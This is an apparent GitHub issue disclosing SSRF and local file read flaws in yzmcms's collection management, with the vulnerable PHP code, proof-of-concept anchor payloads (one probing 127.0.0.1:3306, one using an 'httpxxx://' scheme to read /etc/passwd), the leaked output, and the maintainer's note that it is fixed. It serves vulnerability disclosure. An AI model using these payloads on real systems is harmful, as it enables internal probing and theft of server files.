New issue


Jump to bottom


There are SSRF vulnerabilities in background collection management #53

Closed BLL-l opened this issue on Dec 14, 2020 · 1 comment


BLL-l commented on Dec 14, 2020

Log in the background management and create a new node in the collection management






Add our url with the attack code



```
<ss123><a href="http://127.0.0.1:3306">123</a></ss123>
```




http://127.0.0.1/ssrf.html

<ss123>

</ss123>

Then click collect




ssrf

123 http://127.0.0.1:3306


```
Array
(
    [title] =>
    [inputtime] => 1607955061
    [content] => 5.7.27-log◆◆□Q%x[a◆◆◆□◆◆□zx*]□{x□
□#bmysql_native_password□□◆◆□Got packets out of order
)
```

Because two methods are written in the source code
If you have curl extensions, use curl_ Close function. If not, use file_ get_ Contents function



```php
class collection {

    public static $url;

    /**
     * 获取目标网址HTML源码
     * @param $url 目标网址url
     * @return string
     */
    public static function get_content($url) {

        self::$url = $url;

        $content = '';
        if (extension_loaded('curl')) {
            $ch = curl_init();
            curl_setopt($ch, CURLOPT_URL, $url);
            curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
            curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
            curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
            curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
            curl_setopt($ch, CURLOPT_HEADER, 0);
            $content = curl_exec($ch);
            curl_close($ch);
        } else {
            $content = @file_get_contents($url);
        }


        return trim($content);
    }




    /**
     * 获取区间内的HTML源码
     * @param $html 目标网址的HTML源码
```


And when processing the URL, only the first four characters of the URL are obtained by using the substr function, and whether it is HTTP is judged. If it is, it is checked



```php
     * @param string $baseurl 基本URL
     * @return string
     */
    protected static function url_check($url, $baseurl) {
        $urlinfo = parse_url($baseurl);
        if(strpos($url, '://') === false) {
            if($url[0] == '/'){
                $url = $urlinfo['scheme'].'://'.$urlinfo['host'].$url;
            }else{
                $baseurl = $urlinfo['scheme'].'://'.$urlinfo['host'].(substr($urlinfo['path'], -1, 1) ===
                $url = $baseurl.$url;
            }
        }

        if(substr($url, 0, 4) != 'http') showmsg('链接地址仅允许HTTP和HTTPS协议！', 'stop');

        return $url;
    }

}
?>
```


Here, you can use the features of PHP. When PHP encounters an unknown protocol, it will throw a warning and set the protocol to null. When the Protoco is null or file, the local operation will be carried out. By default, the local file operation will be performed if the protocol is not transferred or the protocol does not exist.

Therefore, we can use a custom protocol, such as httpxxx, which can start from HTTP, but can't be HTTPS.
We can try to read the /etc/passwd file



```html
<ss123><a href="httpxxx://../../../../../../etc/passwd">123</a></ss123>
```

Then click collect



```
123 httpxxx://../../../../../../etc/passwd
```

```
Array
(
    [title] =>
    [inputtime] => [illegible]
    [content] => root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
```

The file was read successfully

yzmcms commented on Jan 24, 2021 Owner

Thank you. It's fixed

yzmcms closed this as completed on Jan 24, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants